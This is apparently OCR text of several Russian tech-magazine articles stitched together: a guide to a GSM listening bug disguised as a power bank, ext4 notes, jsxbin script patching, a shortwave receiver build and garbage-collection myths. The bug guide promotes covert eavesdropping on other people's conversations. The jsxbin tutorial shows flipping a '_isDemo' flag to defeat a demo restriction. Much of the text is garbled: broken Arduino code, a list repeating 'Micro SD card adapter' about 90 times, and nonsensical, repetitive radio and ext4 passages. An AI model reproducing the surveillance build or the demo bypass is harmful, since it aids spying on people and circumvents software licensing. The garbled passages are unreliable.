После запайки всех компонентов на свои места нужно убедиться в правильности запайки — прошить контроллер.

// Подключаем библиотеку программной реализации обмена по протоколу UART
#include <SoftwareSerial.h>
SoftwareSerial lcmmmc(7, 8); // rx, tx

// Задаем переменные для значения ответа модуля
String _response = "";
void setup() {
// Открываем обмена данными с компьютером
Serial.begin(115200);
// Открываем обмена данными с модулем
lcmmmc.begin(115200);
Serial.println("Start");}

// Отправляем AT для настройки скорости обмена данными
sendCommand("AT", true);

// Команда настройки общего режима работы
// Включаем АОН
sendCommand("AT+CLIP=1", true);
// Вывод - ( )?
//response = sendATCommand("AT+CREG?", true);

String sendCommand(String cmd, bool waiting) {
// Задаем переменную для принимает результата
String _resp = "";
// Переменная для времени ожидания
byte t = millis();
// Отправляем команду модулю
lcmmmc.println(cmd);
// Если необходимо дождаться ответа, ждем, когда будет передан ответ
if (waiting) {
_resp = waitResponse();
// Если ответ был получен (АТОК), то это три строки можно распечатать
if (_resp.startWith(cmd) {
_resp = _resp.substring(_resp.indexOf("\r\n", cmd.length()) + 2)
}
// Добавляем ответ в монитор порта
Serial.print(_resp);
}
// Возвращаем результат. Пусть, если проблема
return _resp;
}

// Функция ожидания ответа и возврата полученного результата
// Переменная для ответа
String _resp = "";
// Переменная для отслеживания тайм-аута (10 секунд)
byte t = millis();
// Ждем ответа 10 секунд, если пришло что-то или истек тайм-аут
while (!lcmmmc.available() && millis() - t_timeout < 10000);
// Если есть что-то доступно, считываем и запоминаем
while (lcmmmc.available()) {
_resp = _resp + lcmmmc.read();}
// Если прошел тайм-аут, то отображаем об этом и возвращаем результат
else {
Serial.print("Timeout...");}
return _resp;
}

void loop() {
// Если пришел что-то отправим, получаем ответ для анализа
if (lcmmmc.available()) {
// response = waitResponse();
// Переменная для хранения распаршенного номера
String linePhone = "";
// Если информация была найдена, пишем строку в получаем номер
if (_response.indexOf("CRC") {
// phonesCode = _response.indexOf("+CLIP: \"");
// Переменная для хранения распаршенного номера
int linePhone = 0;
// Если информация была найдена, пишем строку в получаем номер
if (_response.indexOf("CRC") {
phonesCode += 6;
linePhone = _response.substring(phonesCode, _response.indexOf("\","));
// Выводим номер в монитор порта
Serial.print("Number: " + linePhone);
}
// Проверяем, чтобы длина номера была больше шести цифр
// Иначе это может быть какой-нибудь по-спамили на звонок, или нет, то отклоняем его
if (linePhone.length() > 6 && atoi(linePhone).indexOf(
// Если номер
sendCommand("ATA", true);
}
else {
sendCommand("ATH", true);
}
}
// Пишем команды по Serial и отправляем полученную команду модему
if (Serial.available()) {
lcmmmc.write(Serial.read());
}
}

При правильной запайке и прошивке наш жучок при подаче питания будет отвечать на входящие вызовы только с (радиоканальных мобильных номеров, которые вы запрограммировали.

Теперь, чтобы сделать рабочий аккумулятор, нужно выгнать сигнал (для с платы Ардуино. Микрофон мы изолируем термоусадкой, сверлим в корпусе внешнего аккумулятора отверстие для него и крепим на термоклей его для платы, вместо одного аккумулятора 18650.

В самой сборке и использовании для аккумулятора, но мы можем использовать три – вместе будет достаточно.

Использование аккумулятора

Прикрепили к аккумулятору сначала и корпуса

Готовый к прошивке

Итак, мы собрали GSM жучок в корпус внешнего аккумулятора. Он, конечно, неказист, но есть несколько способов его улучшить:

1. Для большей скрытности можно покрасить корпус.
2. Для большей автономности нужно использовать 3 аккумулятора.
3. Отключить ненужные модули, которые GSM в режиме сна, а при «пинге» на кнопку включение аккумулятора встраивается полностью.
4. Отслежить особенности жучка, которые при «пинге» кнопки на внешнем аккумуляторе.

### ВЫВОДЫ

Итак, мы спроектировали и собрали GSM жучок, замаскированный под внешний аккумулятор. Его можно использовать для прослушивания чужих разговоров, которые ведутся в интернете и в стационарных/мобильных телефонах. Ты сможешь повторить все описанное или доработать его с Главной. Помни, что частная жизнь неприкосновенна, и не используй свои знания в дурных целях **ШГ**.

### Ссылки на комплектующие и полезные материалы

1. Arduino Pro mini
2. GSM Sim 800L
3. Micro SD
4. Micro SD card
5. Аккумулятор для чистой аккумуляторных батарей
6. Power bank на основе аккумуляторов Li-ion
7. Аккумулятор 18650
8. Аккумулятор 18650 с платой
9. Аккумулятор 18650 с платой
10. Аккумулятор 18650 с платой
11. Micro SD card adapter
12. Micro SD card adapter
13. Micro SD card adapter
14. Micro SD card adapter
15. Micro SD card adapter
16. Micro SD card adapter
17. Micro SD card adapter
18. Micro SD card adapter
19. Micro SD card adapter
20. Micro SD card adapter
21. Micro SD card adapter
22. Micro SD card adapter
23. Micro SD card adapter
24. Micro SD card adapter
25. Micro SD card adapter
26. Micro SD card adapter
27. Micro SD card adapter
28. Micro SD card adapter
29. Micro SD card adapter
30. Micro SD card adapter
31. Micro SD card adapter
32. Micro SD card adapter
33. Micro SD card adapter
34. Micro SD card adapter
35. Micro SD card adapter
36. Micro SD card adapter
37. Micro SD card adapter
38. Micro SD card adapter
39. Micro SD card adapter
40. Micro SD card adapter
41. Micro SD card adapter
42. Micro SD card adapter
43. Micro SD card adapter
44. Micro SD card adapter
45. Micro SD card adapter
46. Micro SD card adapter
47. Micro SD card adapter
48. Micro SD card adapter
49. Micro SD card adapter
50. Micro SD card adapter
51. Micro SD card adapter
52. Micro SD card adapter
53. Micro SD card adapter
54. Micro SD card adapter
55. Micro SD card adapter
56. Micro SD card adapter
57. Micro SD card adapter
58. Micro SD card adapter
59. Micro SD card adapter
60. Micro SD card adapter
61. Micro SD card adapter
62. Micro SD card adapter
63. Micro SD card adapter
64. Micro SD card adapter
65. Micro SD card adapter
66. Micro SD card adapter
67. Micro SD card adapter
68. Micro SD card adapter
69. Micro SD card adapter
70. Micro SD card adapter
71. Micro SD card adapter
72. Micro SD card adapter
73. Micro SD card adapter
74. Micro SD card adapter
75. Micro SD card adapter
76. Micro SD card adapter
77. Micro SD card adapter
78. Micro SD card adapter
79. Micro SD card adapter
80. Micro SD card adapter
81. Micro SD card adapter
82. Micro SD card adapter
83. Micro SD card adapter
84. Micro SD card adapter
85. Micro SD card adapter
86. Micro SD card adapter
87. Micro SD card adapter
88. Micro SD card adapter
89. Micro SD card adapter
90. Micro SD card adapter
91. Micro SD card adapter
92. Micro SD card adapter
93. Micro SD card adapter
94. Micro SD card adapter
95. Micro SD card adapter
96. Micro SD card adapter
97. Micro SD card adapter
98. Micro SD card adapter
99. Micro SD card adapter
100. Micro SD card adapter

# ЭКСТЕНТЫ, ФАЙЛЫ, СУПЕРБЛОКИ

## КАК РАБОТАЕТ ЛИНУКСОВСКАЯ ФАЙЛОВАЯ СИСТЕМА EXT4 И ЧТО ЕЩЕ ЗА ЖУРНАЛИРОВАНИЕ

Дмитрий Мостовой
Старший инженер-программист компании «Ланит»

Каждый, кто работал в Linux, хотя бы однажды удалял ценный файл. А то и весь корневой каталог целиком (и -r/f можно не помнить, сколько раз). Кто-нибудь хотел нажать Ctrl-z, а нажал Ctrl-c, или случайно выбрал другой для восстановления — пока, как на Linux.

**INFO**

**В 2010 году ты знал о том, что была большая обстановка дома, потом была тяжелая обстановка дома, потом была тяжелая обстановка дома, потом опять тяжелая. Не забывай сказать и где ночь, полярный встретили дома — в доме и дома.**

**Сергей Довлатов, «Дома»**

Особенности данных файлов в ЛФС — это достаточно расстояние между ними, которое приходится преодолевать головке диска при чтении. Чтобы минимизировать это расстояние, ЛФС пытается хранить данные файла смежно или другим ограничивающим средством типа NAS или Fast Connection. Именно поэтому ЛФС и не любит, когда ей мешают. Для ЛФС — чем больше свободного места, чем больше свободных блоков, чем больше свободных inode, чем больше свободных дескрипторов — тем лучше. Кстати, Windows не любит, когда ей мешают, и ведет себя аналогично. Поэтому, если вы хотите, чтобы ваша ЛФС работала быстрее, нужно не мешать ей — и не только фрагментировать, но и не сжимать, не шифровать, не использовать фоновый сжатый, не сохранять данные, не сохранять данные, не сохранять данные

# ПАТЧИМ JSXBIN

## КАК ПРАВИТЬ БИНАРНЫЕ СКРИПТЫ ADOBE БЕЗ ПЕРЕКОМПИЛЯЦИИ

МВК

Говорят, что, если бы в JavaScript нормально работал garbage collector, весь код улетал бы в трёш сразу после написания. У этого языка и впрямь миллионы преданных хейтеров, но тем не менее его продолжают активно использовать. Например, корпорация Adobe — когда создает расширения и дополнения для собственных продуктов. А то, что однажды было создано, при желании может быть сломано или пропатчено. Об этом увлекательном процессе мы сегодня и поговорим.

Практически каждая современная адобовская программа использует три вида дополнительных модулей: плагины (plugins), расширения (extensions) и скрипты. Для создания таких модулей используется JavaScript, и, чтобы порадовать программистов, в Adobe придумали собственную среду разработки под названием ExtendScript Toolkit с блек-джеком, объектными моделями, отладчиком и даже примитивным компилятором в бинарный код.

Да-да, чувак, ты не ослышался: я сказал «бинарный код». Несмотря на то что JavaScript — это интерпретируемый язык, программы на котором представляют собой обычный plain text, такой экстатическим по вкусу далеко не всем. Жадные коммерсы хотят защитить свой код от чужих глаз и шаловливых рук. Именно для подобных разработчиков Adobe создала свой собственный уникальный и почти бинарный формат скрипта — jsxbin. Для его создания даже не требуется никакой дополнительный компилятор, достаточно в диалоге сохранения кода в ESTK указать не текстовый формат **.jsx**, а бинарный **.jsxbin**.

Словосочетание «почти бинарный» тут присутствует неслучайно. Он, строго говоря, не бинарный в общепринятом смысле этого слова, ибо набор символов, который в нем используется, — базовый текстовый, даже без спецсимволов, что позволяет вставлять такой «бинарный» код в текст обычных скриптов. Тем не менее это реально компилируемый синтаксический псевдокод, восстановить исходный текст из которого — задача весьма неоднозначная и нетривиальная. Этот фарш сложно провернуть назад.

Но иногда такая необходимость все же возникает. Например, если исходники утеряны, автор плагина недоступен, а тебе надо подправить функциональность или хотя бы подсмотреть, как реализовано то или иное действие (ибо адобовская документация в индусском исполнении безумна, бессмысленна и беспощадна). В общем, порой бывает, что люди жаждут информации, но она скрыта и засекречена, формат не документирован и защищен всяческим законодательством.

Я не собираюсь углубляться в бездонные пучины унылого кодинга. Наша цель несколько другая: научиться без лишнего погружения в сухую теорию быстро и просто вносить исправления в псевдокод адобовских расширений.

Конечно, в идеальном случае было бы лучше полностью реверсировать исходный код один в один и вносить изменения именно в него. Причем к этому есть вполне определенные предпосылки: несмотря на недокумментированность формата, существует несколько вполне хороших, годных декомпиляторов разной степени удобства и функциональности. Не буду приводить ссылки на них по этическим соображениям, но пару названий укажу: это jsxbindec и jsxbin-to-jsx. Причем последний представлен даже в свободных исходниках, изучая которые дотошный и неленивый читатель может получить исчерпывающее представление о принципах компиляции формата jsxbin.

Хорошо, если нужный код отлично декомпилируется, а полученный результат запускается и работает идентично исходному плагину. Однако такое случается редко. Декомпиляторы неидеальны, а их присутствие в свободном доступе дает полный простор авторам-обфускаторам выдумывать всевозможные ловушки, сводящие декомпилятор с ума. Да и вообще, поскольку преобразование jsx → jsxbin — это все-таки компиляция, оно не всегда однозначно обратимо. На практике это чаще всего выглядит так: jsxbin успешно декомпилируется в несколько мегабайтов кода, который в лучшем случае выдает синтаксические ошибки (их потом придется кропотливо и уныло фиксить), а в худшем — вызывает ошибки времени выполнения вида

```
Error 21: is not an object. Line: 3164 -> _0x20031 += ((parseInt(
_0x1FFF0[_$_f79d[178]],0x1f435)
```

Понятное дело, результат подобной декомпиляции потребуется сильно допилить напильником до полной работоспособности, причем, к сожалению, понадобится вникать в логику работы и построения программы. Что частенько сложнее, чем писать ее с нуля. Мы же, повторяю, люди занятые, ленивые и нелюбопытные. Нам бы поправить пару строчек, чтоб работало и остальное не поломалось.

Итак, сформулируем задачу. Предположим, исходный код определенной степени достоверности получен, проанализирован, искомое место найдено. Нам нужно сделать патч в бинарном коде без ущерба для работоспособности в целом. Например, мы нашли в декомпилированном коде конструкцию вида **_isDemo=true**, а нам надо заменить ее **_isDemo=false** без полной пересборки исходника.

Что ж, это вполне возможно. Для начала нужно найти это место. Идеальный случай — если декомпилятор умеет выполнять смещения до команд. Скажем, у нас есть смещение **0xD927**, по которому в бинарнике мы видим строку **0jz1ifjEjFjNjPiNjPjEjF2iUBfnctf**... Упс, я тебя обманул, слегка вникать в структуру jsxbin все-таки придется.

Постараюсь объяснить как можно проще, а более подробную информацию желающие могут получить, вдумчиво покурив исходники jsxbin-to-jsx. Первый символ у нас **B** — это код синтаксической конструкции, соответствующей условной метакоманде **Assign**, в которую транслируются глобальные присваивания. Подобные конструкции, строго говоря, могут быть многоэтажными и чудовищно сложными и растягиваться на несколько килобайтов кода. Но, по счастью, у нас идет простое присваивание булевой константы глобальной переменной (в случае локальной было бы **LocalAssign**, соответственно, с кодом **S**). Что мы и видим дальше: следующий опкод — **j** (Variable). Затем символ **z** указывает на то, что переменная в коде встречается первый раз, а значит, далее следует ее имя — текстовая строка. Строки кодируются так: первый символ — счетчик, затем идут символы строки. Поскольку мы ограничены набором латинских букв, каждый байт (включая счетчик) кодируется следующим образом:

```
0 : A
1 : B
2 : C
...
25 : Z
26 : gA
27 : gB
28 : gC
29 : gD
30 : gE
31 : gF
32 : gA
33 : gB
...
58: gZ
59: ha
60: hb
...
```

По этой логике счетчик **"j"=9**, следующий символ **"if"=0x5F="_"**, **"jE"=0x64="d"**, то есть **"ifjEjFjNjPiNjPjEjF"=9,"_demoMode"**.

Вообще говоря, константы вовсе не обязательно могут быть однобайтовыми. Например, если первый символ константы 2, это значит, что она 16-битная и ее байты формируются из следующих за ней однобайтовых констант. То есть идущие за именем переменной символы **2iUB** расшифровываются как 16-битная константа **"B" << 8+"iU"**.

Смысл этой константы — индекс данной переменной в общем стеке идентификаторов программы. То есть при следующем обращении (это было первое) код переменной будет без символа **z**, просто **j2iUB**. Запомним этот факт, если придется искать переменную дальше. Теперь смотрим следующие символы: три символа **fnc** представляют собой обычную последовательность синтаксической конструкции **Assign**, а вот следующий символ **t** — кодированная логическая константа **true** — искомый второй операнд присваивания.

Несложно догадаться, что противоположная ей по смыслу константа **false** кодируется как **f**, то есть для того, чтобы данный оператор поменял свой смысл на **_isDemo=false**, надо всего-навсего исправить один этот символ, так, чтобы искомая строка приобрела вид **0jz1ifjEjFjNjPiNjPjEjF2iUBfncff**.

Что приятно — для этого даже не нужен Нек-редактор, ведь по сути формат jsxbin текстовый, такой файл можно редактировать хоть в **notepad.exe**. Более того, можно даже не заботиться о сохранении длин участков кода, ведь в нем отсутствуют прямые смещения и операторы перехода! Можно менять длины строк, переменных, констант, добавлять и удалять целые синтаксические выражения, разумеется, с сохранением валидности синтаксических конструкций, проверяя их декомпиляцией полученного кода.

Попробуем усложнить задачу. У нас нет прямого смещения до нужного оператора, однако есть номер нужной строки. Скажем, вот такой:

```
// Line: 1704
_demoMode = true;
```

Снова придется обратиться к теории: каждое законченное синтаксическое выражение кодируется конструкцией **ExprStatement** с опкодом **J**. В нашем примере, слежа отодвинувшись от кода **Assign**, мы видим прямо перед ним последовательность **J2llGnA**. Символ **J** — опкод **ExprStatement**, эта конструкция стоит в начале каждой скомпилированной строки. **2llG** — это 16-битная константа, равная **"G"<<8+"ll"+0x6A0=1704**. Далее следует стандартная последовательность **nA**.

Таким образом, у нас есть возможность искать в бинарном коде синтаксические конструкции по номерам строк и контексту: именам идентификаторов, строковым и числовым константам, а потом менять их на свои собственные. В принципе, при достаточно вдумчивом подходе можно отдельно схомпилировать в jsxbin независимый кусок кода и внедрить его в синтаксическую конструкцию, аккуратно поменяв имена и индексы идентификаторов.


Теперь ложка дегтя. Как гласит древняя восточная мудрость, жаба жирна, но гадюка намного жирнее ее. С тех пор как прогрессивное человечество научилось реверсить jsxbin, авторы скриптов уже не надеются на этот формат и выдумывают способы обфускации один затейливее другого. К примеру, можно завернуть jsxbin в jsx, затем обфуцировать его в один jsxbin и так далее — прямой поиск строк и переменных в таком слоеном бинарнике ничего не дает.

Можно поступить хитрее: формировать сам код на лету, частями расшифровывая его по ходу работы скрипта, да, в конце концов, просто получая его с сервера по определенному запросу. Поэтому данная статья — всего лишь руководство к действию, чтобы сэкономить время в самых простых случаях ⌘

# СУПЕРГЕТЕРОДИН

## КАК Я СОБРАЛ КОРОТКОВОЛНОВЫЙ РАДИОПРИЕМНИК НА ПЛАТЕ И 555(6)

Сергей Рязанцев, г. Ижевск




Даже с современном мире радио остается эффективным способом приема и передачи информации, которая может меняться громко и нежно подкрашиваться. Простой приемник, который я собрал, не обладает высокой чувствительностью, зато для самодеятельности он является одним из лучших экспонатов. Как собрать свой простой приемник, теоретический фундаментальный основы и его практическая реализация, читайте в статье.

### ПРОИСХОЖДЕНИЕ

Радиоприемники с супергетеродинным типом начались в 1901 году, когда Реджинальд Фессенден показал возможность приема сигнала на бочонке, наполненном керосином. Сигнал был слабым, но, тем не менее, Фессенден использовал на антенне, подвешенной воздушным шариком. Каждый год что, в результате чего на выше высоких высот обнаружил бывшие — сигнал стал сильнее. Фессенден сделал вывод, что керосин является отличным изолятором. Это бывшие были сначала в тысячи, потом в миллионы, и, быть сделано, вполне в даже того времени. Первым приемником широковещательного типа, которым пользовались 20 МГц.

Большинство приемников использовали «метод гетеродинирования». Принцип «Гетеродин» — смешивание сигнала с сигналом, который генерировался в приемнике. Смешивание сигналов приводит к образованию нового сигнала с разностной частотой, пропорциональной разности частот.

Внимательные читатели сами подскажут заметить, что супергетерод — это не гетеродин, что, тем не менее, это слова были синонимы в 1950 годы. Сейчас большинство слова по-прежнему синонимы, так как в эпоху гетеродин использовался в приемниках, которые использовали для приема сигнала с помощью сетки. Тогда любительские приемники были в моде, и в их изобилии в виде конструкторов.

Следующая ступень стал супергетеродин, который был лишь, как гетеродин, но с одним отличием. Гетеродин использовал для приема сигнала сетку, которая генерировала колебания, которые смешивались с принятым сигналом, генерировали колебания, а также работала в качестве детектора, выделяющего звуковые. Это на такой обычной фотографии, которая могла при приемлемо человеку, наверное, сложно, что гетеродин использовал для приема сигнала, а супергетеродин использовал для приема сигнала.

**INFO**

**Схемы, чертежи, рисунки в использовании — Corel**
**В разработке ПО: Lenovo**

А данным отличаются вовсе, которая ваш гетеродин, несколько радиоприемников, которые использовали для приема сигнала, которые использовали для приема сигнала, которые использовали для приема сигнала, которые использовали для приема сигнала. Если бы вы сделали, что гетеродин, который использовал для приема сигнала, который использовал для приема сигнала, который использовал для приема сигнала, то вы сделали вывод, что гетеродин — это, что гетеродин — это, что гетеродин — это

# СУПЕРГЕТЕРОДИН

## КАК ЗАСОВЫВАЛИ ВОЛНОТОЛОЧЕРНЫЕ ПЛАДЕРЫ ПОРНОЗВЕЗДЫ ЧЕРЕЗ ПОЛОВ

### Схема аналоговой части

Здесь все как на супергетеродине: сначала ставим. Ты на входе стоит перестраиваемый фильтр из двух контуров. Если ограничиться одним фильтром, то можно получить нежелательное подавление зеркального канала. Например, при несущей всего-двенадцатая 150 мВ — дальнее изменяется каждым приемнике частотою. Поэтому ставим перед ним еще один такой же, с независимой регулировкой. Сигнал с выхода полосы стоит подавать на смеситель и делать поиски по полосам диапазона для разных длиннотов.

Сигнал за фильтром идет смесителя, на специализированной микросхеме ПОЛ1 (Bonus). В ней потребляет несколько разных деталей: кварцевый резонатор на кварцевых с ЗЕМЕЛ с точки зрения частотно-задающих связью полосы, все остальные — на 10 МГц. Ставим на выход смесителя фильтр нижних частот, чтобы не пропускать сигнал с гетеродинной частотой, чтобы не стоять время спасения, чтобы не стоять время спасения.

Вторая, если нет так сгладить, достаточно подобрать нужный резистор R9 таким образом, чтобы на коллекторе транзистора Q5 было примерно половина напряжения питания. Если что-то не получается, подбирать нужно резистор R11 по максимуму сигнала. Сигнал за ФТП идет детектор, собранный на диодах D1 и D2 и конденсаторах C9 и C10.

Теперь нужно сделать усилитель сигнала, отличающийся от предыдущего Zb. управляющим сопадением транзистора Q2. Когда на выходе детектора растет напряжение, транзистор Q2 открывается, сопротивление коллектора падает, а ток транзистора Q2, тем самым уменьшает его коэффициенты усиления, что, в свою очередь, приводит к уменьшению напряжения на выходе. Ставим переменный резистор R7 — Аргумент, чтобы сделать ручную регулировку усиления, которая сигнал стандарт на изделия, которые необходимо, слушать приемник. Для подачи сигнала на ПЧ ставим еще один фильтр, на этот раз — полосовой.

В ЧТП приемника нашедшие фильтры SFU455, на полосе пропускания, которой сказано, шарашить в ЧТП. Ставим на выход фильтра ПЧ, чтобы подать, то получается более менее, да с стоит уже на сложно сделать.

В завершение ставим усилитель звуковой частоты, на основе известной микросхемы LM386. Собственно, в таком виде приемник был собран сначала на макете, а потом перенесен на печатную плату.

### Детали и прочее

Для удобства изготовителя стоит обходить кусками. Все они известны на каждом радиоприемке. В нем с подстроечниками из ферита. Такие каркасы можно купить, а можно сделать. А можно и на бумажном тоже, выковырять из какого-нибудь дешевого. Внешние контуры сделаем по 20 витков (витки виток). Контур Контур сделаем чтобы перемотки тоже с каждой и использовать провод нужной. Контур Pb подавает 90 витков провода 0,12 мм и контур Pb подавает 90 витков провода 0,12 мм.

Катушка связи содержит 25 витков того же провода и располагается ниже на перемотке (на очень красиво, него просто и плавно, работает). Для каждой катушки, что получилось в 450 кГц, нужно конденсатор от 1000 до 1500 пФ. В данном деле можно подобрать соединением. Если подходящих нарисов не и можно сложить по фигне или использовать подстроечные конденсаторы тоже, а точнее подгоняется делать вместе.

Для ПЧ нужно сделать еще пару контуров, но это вторая серия. Разве что, при замене нужно учесть частоты контуров. Для ПЧ — 455 кГц. Это можно взять. Smart_Capacitor, использая известные формулы или даже онлайн-калькулятор. Что же касается и для Variable Capacitor, которые. Поэтому этого, есть достаточно простой способ: сделать часть контура реальным и подстроечным. Конечно,

# СЕБЕРКА

## РАЗБИРАЕМ МИФЫ ОБ АВТОМАТИЧЕСКОМ УПРАВЛЕНИИ ПАМЯТЬЮ

**Даниил Батурин**
студент 3 курса ВУЗа (ВШЭ, Чехия), начинающий фрилансер, иногда сетевой шмыгопрыг

Когда читаешь дискуссии между сторонниками и противниками автоматического управления памятью, может сложиться впечатление, будто это какая-то одна великая технология, одинаково реализованная во всех языках программирования. В этой статье мы попробуем разобраться, что такое «наиболее распространенном механизме управления памятью».

Спора на эту тему вообще нередко звучат как «чистый С против остальных языков». В действительности автоматическое управление памятью в C вполне возможно и применяется на практике, да и «остальные языки» и разные их реализации сильно отличаются друг от друга.

### ОШИБКИ УПРАВЛЕНИЯ ПАМЯТЬЮ

Для начала вспомним, от чего нас спасает автоматическое управление памятью.

Первая и самая известная, но при этом не самая опасная — утечка памяти (memory leak). Утечка происходит, если запросить у ядра ОС память и забыть ее вернуть. В терминах языка C — вызвать **malloc()** и забыть **free()**. Программа с этой проблемой будет занимать все больше и больше памяти, пока не ее останется пользователям или не прибьет ее ОС. Поведение программы при этом остается корректным, и проблем с безопасностью утечки не вызывают.

Вторая проблема — висячие указатели (dangling pointers). Суть проблемы в том, что в программе остается указатель на участок памяти, который уже был освобожден. Для повторного обращения к такой памяти есть отдельный термин — use after free. Такие ошибки гораздо опаснее, и последствия могут быть самыми разными: от сложных в отладке плохих до возможности выполнить произвольный код — баз данных не раз случалось.

Более редкий вариант проблемы с висячим указателем — повторное освобождение (double free), которое уничтожает полезные данные.

Таким образом, от решения для автоматического управления требуется два свойства: никогда не удалять из памяти объекты, на которые есть живые указатели, и по возможности не оставлять в памяти объекты, на которые живых указателей нет.

### ЧТО ДЕЛАЕТ СБОРЩИК МУСОРА?

Упрощенно можно сказать, что при запуске у программы есть непрерывный диапазон адресов, куда она может помещать свои данные. Программа с автоматическим управлением памятью сразу при запуске запрашивает у ОС область памяти под «кучу» (heap). Начальный размер кучи часто (но не всегда) можно настроить во время компиляции или выполнения. При выполнении программа будет расти и уменьшаться.

После этого сборщик мусора периодически следит за тем, какие участки памяти еще содержат нужные данные, а какие можно освободить и заполнить новыми данными. Как именно это это делает — зависит от реализации, но об этом дальше. Для начала разберем более простые мифы.

### СБОРЩИК МУСОРА — ЧАСТЬ ЯЗЫКА?

Часто можно услышать утверждение «Ruby — язык со сборкой мусора» или «C — язык с ручным управлением памятью». Верное утверждение верно в том смысле, что ни одна реализация Ruby не предоставляет возможность управлять памятью вручную.

Со вторым утверждением сложнее. Сборка мусора не входит в спецификацию языка C. Тем не менее спецификация ее и не запрещает. Спецификация языка ада также не навязывает авторам компиляторов какую-то конкретную модель управления памятью, но некоторые компиляторы при этом предоставляют опциональный сборщик мусора.

Такие компиляторы C мне неизвестны, но на практике автоматически управлять памятью в программах на C вполне возможно с помощью сторонних библиотек.

Для примера мы возьмем Boehm GC. Это весьма зрелый и функциональный продукт, который используют или полные используют множество проектов: как приложений (например, векторный графический редактор Inkscape), так и реализаций языков программирования.

#### Используем Boehm GC

Многие дистрибутивы Linux предоставляют пакет с Boehm GC в репозиториях, чаще всего под именем **libgc**. В Fedora его можно поставить командой **sudo dnf install libgc-devel**, в Debian — **sudo apt-get install libgc-dev**.

Для демонстрации мы напишем программу, которая непрерывно запрашивает память под массив из тысячи целых чисел, но никогда ее не освобождает. Если бы мы использовали для выделения памяти классический **malloc()**, это была бы крестьянайская утечка памяти. Но мы обратимся не напрямую к ОС, а к менеджеру памяти **Boehm GC** с помощью функции **GC_MALLOC()** и посмотрим, что будет.

Сохраним следующий код в файл **gctest.c**.

```
#include "gc.h"
#include <stdio.h>

int main() {
    GC_INIT();

    while(1) {
        printf("Allocating memory\n");
        int *p = (int*)GC_MALLOC(sizeof(int) * 1000);
        printf("There are %d free bytes in the heap now\n",
GC_get_free_bytes());
        printf("Making the object unreachable\n");
        p = NULL;
        printf("There are %d free bytes in the heap now\n",
GC_get_free_bytes());
    }
}
```

Вызовом **int *p = (int*)GC_MALLOC(sizeof(int) * 1000)** мы запрашиваем память на массив из тысячи 32-битных целых чисел (4069 байт) и сохраняем указатель на этот участок памяти в переменной **p**. Далее мы делаем эту память недоступной, заменив значение **p** нулевым указателем.

Теперь скомпилируем его командой **gcc -lgc ./gctest.c -o gctest**.

В выводе программы мы будем периодически наблюдать следующую картину: объем доступной памяти будет падать сперва до 8192 байт, затем до 4096 и, наконец, до нуля. Когда он достигнет нуля, следующая попытка выделения памяти скачком увеличит доступный объем.

```
$ ./gctest
...
There are 4096 free bytes in the heap now
Making the object unreachable
There are 4096 free bytes in the heap now
Allocating memory
There are 8 free bytes in the heap now
Making the object unreachable
There are 8 free bytes in the heap now
Allocating memory
There are 258048 free bytes in the heap now
```

По умолчанию Boehm GC выполняет сборку мусора только при острой необходимости — когда новую память взять уже негде. Если добавить в начало функции **main()** вызов **GC_enable_incremental()**, сборка мусора будет производиться чаще и объем свободной памяти не станет падать до нуля.

Вообще, в Boehm GC множество опций, которыми можно менять как изнутри программы, так и извне с помощью переменных окружения.

### СБОРЩИК МУСОРА — НЕУПРАВЛЯЕМЫЙ ЧЕРНЫЙ ЯЩИК?

Другое распространенное мнение: сборка мусора — это всегда «магический», скрытый от пользователя и неуправляемый процесс.

Как мы уже увидели на примере Boehm GC, это не совсем верно. Автоматической сборщик мусора — это всегда компромисс, и разные приложения требуют разных тактик сборки мусора для лучшей производительности. Авторы сборщиков разработки это прекрасно понимают.

Авторы Boehm GC открыто признают, что **GC_enable_incremental()** может ухудшить общее время выполнения программы, но повысить ее отзывчивость. Что лучше для каждой конкретной программы, могут решить только ее автор и пользователи.

JVM предоставляет огромное количество опций для выбора стратегии сборки мусора и ее параметров. Glasgow Haskell Compiler тоже содержит ряд опций, несмотря на репутацию академического языка.

Некоторые реализации языков также позволяют управлять сборкой мусора и получать данные о ее производительности прямо из программы: например, Python, Ruby, OCaml. Авторы программ иногда предпочитают запускать сборку мусора вручную, когда связанная с этим краткосрочная потеря производительности меньше всего заметна для пользователя.

Тем не менее в некоторых языках и их интерпретаторах действительно нет возможностей для ручной настройки управления памятью. Например, в Perl. Но это и не самая большая из проблем интерпретаторов языка Perl.

### ВСЕ РЕАЛИЗАЦИИ СБОРКИ МУСОРА ОДИНАКОВЫ?

Первые реализации сборки мусора появились еще в шестидесятых годах прошлого века, в интерпретаторах языка Lisp. С тех пор методы поиска «мертвой» памяти и ее освобождения непрерывно совершенствовались. Увы, появление новых, более эффективных методов не означает, что их сразу начнут использовать во всех языках.

Иногда реализации языков продолжают придерживаться старых методов по историческим или практическим причинам. К примеру, Perl использует самую простую стратегию из возможных — подсчет ссылок.

#### Подсчет ссылок и его проблемы

Когда программист на Perl пишет **$msg = "hello world"**, интерпретатор помещает значение **"hello world"** в память и сохраняет в **$msg** указатель на него. Если присвоить его другой переменной (**$hello = $msg**) или поместить в массив (**@msgs = ($msg)**), счетчик ссылок увеличивается на единицу. Как только переменные **$hello** или **@msgs** выйдут из области видимости, счетчик уменьшается. Когда счетчик достигнет нуля, память со строкой **"hello world"** считается недостижимой и освобождается.

Очевидная проблема этого подхода — циклические ссылки создают утечки памяти. Рассмотрим для примера двусвязный список. Чтобы список можно было проходить в обоих направлениях, последующий элемент ссылается на предыдущий, и наоборот. Очевидно, при использовании простого подсчета ссылок для определения недоступной памяти ни один элемент двусвязного списка никогда не станет недоступен.

Авторы Perl открыто признают эту проблему и советуют вручную использовать слабые ссылки (weak references). Почему они не перешли на более совершенные методы? Perl чаще всего используют для небольших скриптов или во всяком случае не для программ со сложными алгоритмами и структурами данных, поэтому для типичного использования это не создает проблем. Однако об этом нужно помнить, чтобы случайно не посчитать Perl хорошо пригодным для работы с такими структурами данных.

Python также использует подсчет ссылок как основной механизм, но, в отличие от Perl, содержит алгоритм поиска циклических ссылок. Поиск циклических ссылок — это более затратная операция, поэтому он не проводится на каждом цикле сборки мусора, но, по крайней мере, структуры данных вроде двусвязных списков и циклических графов не остаются в памяти навсегда.

#### Tracing garbage collectors

Некоторые знают, что все сборщики мусора используют подсчет ссылок, и совершенно зря. Многие языки и их компиляторы используют схему с отслеживанием (tracing garbage collector). Такие алгоритмы начинают работу от «заведомо доступных» объектов (например, глобальных переменных) и отмечают все объекты, на которые те ссылаются, — для отметки доступности служат зарезервированные биты. Затем объекты, которые не помечены как используемые, освобождаются.

